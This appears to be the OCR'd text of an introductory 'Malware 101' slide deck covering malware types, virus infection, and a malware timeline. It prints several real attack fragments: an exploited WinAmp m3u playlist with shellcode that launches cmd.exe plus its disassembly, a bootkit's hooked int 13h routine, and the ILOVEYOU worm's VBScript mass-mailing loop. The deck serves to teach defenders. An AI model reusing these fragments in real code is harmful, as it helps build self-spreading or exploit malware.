Malware 101


“Basics”

Berman Enconado

Malware is malicious software

How to identify?


- Stealing information
- Unauthorized access
- Exploits
- Fooling the unsuspecting user



en.wikipedia.org/wiki/**Malware**

Malware by categories

Classification of Malware




Malware


Grayware

Goodware

Viruses



File Header
Entry Point
Host Code
Uninfected Host
File Header
Entry Point
Host Code
Virus Code
Virus Code Insertion
File Header
Host Code
Entry Point
Virus Code
Infected Host (Header Updated)

Exploits




```
#EXTM3U
#EXTINF:5,DJ Mike Llama - Llama Whippin' Intro
cda://AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHnT
_IJJJ‹å3ÿWƒì▯ÆEøcÆEùmÆEúdÆEû.ÆEüeÆEýxÆEþe¸D€¿wP▯]øSÿÐ
```

Exploited WinAmp Playlist (m3u file)



```
00:00000067          mov     esp, ebp
00:00000069          xor     edi, edi
00:0000006B          push    edi
00:0000006C          sub     esp, 4
00:0000006F          mov     byte ptr [ebp-8], 63h ; 'c'
00:00000073          mov     byte ptr [ebp-7], 6Dh ; 'm'
00:00000077          mov     byte ptr [ebp-6], 64h ; 'd'
00:0000007B          mov     byte ptr [ebp-5], 2Eh ; '.'
00:0000007F          mov     byte ptr [ebp-4], 65h ; 'e'
00:00000083          mov     byte ptr [ebp-3], 78h ; 'x'
00:00000087          mov     byte ptr [ebp-2], 65h ; 'e'
00:0000008B          mov     eax, 77BF8044h
00:00000090          push    eax
00:00000091          lea     ebx, [ebp-8]
00:00000094          push    ebx
00:00000095          call    eax
```


Trojan / Backdoor



Trojan / Backdoor

- Dropped files
  - Usually in %windows% or %system% directories
- Autostart
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
  - %USERPROFILE%\Start Menu\Programs\Startup

Rootkit




```
seg000:003F
seg000:003F                                HookedInt13h:                              ; DATA XREF: seg000:0023↑o
seg000:003F 9C                                             pushf
seg000:0040 80 FC 02                                       cmp     ah, 2              ; Read Sectors From Drive
seg000:0043 74 0B                                          jz      short ifRead       ; save function number
seg000:0045 80 FC 42                                       cmp     ah, 42h ; 'B'      ; Extended Read Sectors From Drive
seg000:0048 74 06                                          jz      short ifRead       ; save function number
seg000:004A 9D                                             popf
seg000:004B
seg000:004B                                jmpOrig13h:                                ; DATA XREF: seg000:0010↑w
seg000:004B                                                                           ; seg000:001F↑r ...
seg000:004B EA 00 00 00 00                                 jmp     far ptr loc_0      ; jmp to the original int 13h
seg000:0050                                ; ---------------------------------------------------------------------------
seg000:0050
seg000:0050                                ifRead:                                    ; CODE XREF: seg000:0043↑j
seg000:0050                                                                           ; seg000:0048↑j
seg000:0050 2E 88 26 E3 03                                 mov     cs:3E3h, ah        ; save function number
seg000:0055 2E A2 E1 03                                    mov     cs:3E1h, al        ; save number of sectors to read
seg000:0059 2E 66 C7 06 DD 03 00 00 00 00                  mov     dword ptr cs:3DDh, 0
seg000:0063 2E 66 C7 06 D9 03 00 00 00 00                  mov     dword ptr cs:3D9h, 0
seg000:006D 2E 89 0E D9 03                                 mov     cs:3D9h, cx        ; save track and sector
seg000:0072 2E 88 36 DB 03                                 mov     cs:3DBh, dh        ; save head
seg000:0077 2E 66 FF 0E D9 03                              dec     dword ptr cs:3D9h
seg000:007D 9D                                             popf
seg000:007E 9C                                             pushf
seg000:007F 2E FF 1E 4C 00                                 call    dword ptr cs:jmpOrig13h+1 ; jmp to the original int 13h
seg000:0084 0F 82 FC 01                                    jb      locret_284
seg000:0088 1E                                             push    ds
seg000:0089 06                                             push    es
seg000:008A 60                                             pusha
seg000:008B 9C                                             pushf
seg000:008C 2E A0 E3 03                                    mov     al, cs:3E3h
seg000:0090 3C 42                                          cmp     al, 42h ; 'B'
seg000:0092 75 1E                                          jnz     short notExtendedRead
```

Worms


The famous “Love Bug” aka ”I love you” worm. Not a virus but a worm.

(Filipino-made)



```
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
   set a=mapi.AddressLists(ctrlists)
   x=1
   regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
   if (regv="") then
      regv=1
   end if
   if (int(a.AddressEntries.Count)int(regv)) then
      for ctrentries=1 to a.AddressEntries.Count
         malead=a.AddressEntries(x)
         regad=""
         regad=regedit.RegRead(
                     "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
         if (regad="") then
            set male=out.CreateItem(0)
            male.Recipients.Add(malead)
            male.Subject = "ILOVEYOU"
            male.Body = vbcrlf&
                     "kindly check the attached LOVELETTER coming from me."
            male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
            male.Send
            regedit.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\WAB\"
                     &malead,1,"REG_DWORD"
         end if
         x=x+1
      next
      regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"
```

Brief History of Malware



Theories for self-replicating programs are created

First Apple virus found "in the wild"

- Spreads through pirated games

Macro Virus

Java infectors

Chernobyl

Polymorphic Virus

-Annoying and destructive viruses starts to became rampant

ILoveYou "virus"

Sends via email

Melissa

-Email spammer

- uses MS Word documents

Slammer Worm

- fastest spreading worm to date; infecting 75,000 computers in approximately ten minutes

Conficker Worm

- Most number of computers infected since Slammer in 2003

TDL

Stuxnet

Rustock

Rootkits

Mobile


Malware Researcher Notes

A malware installs itself in the system without any notification or dialogs

A legit application gets installed by a setup with a sequence of notifications or dialogs

Tools anyone can use to determine system infection.

Process Explorer

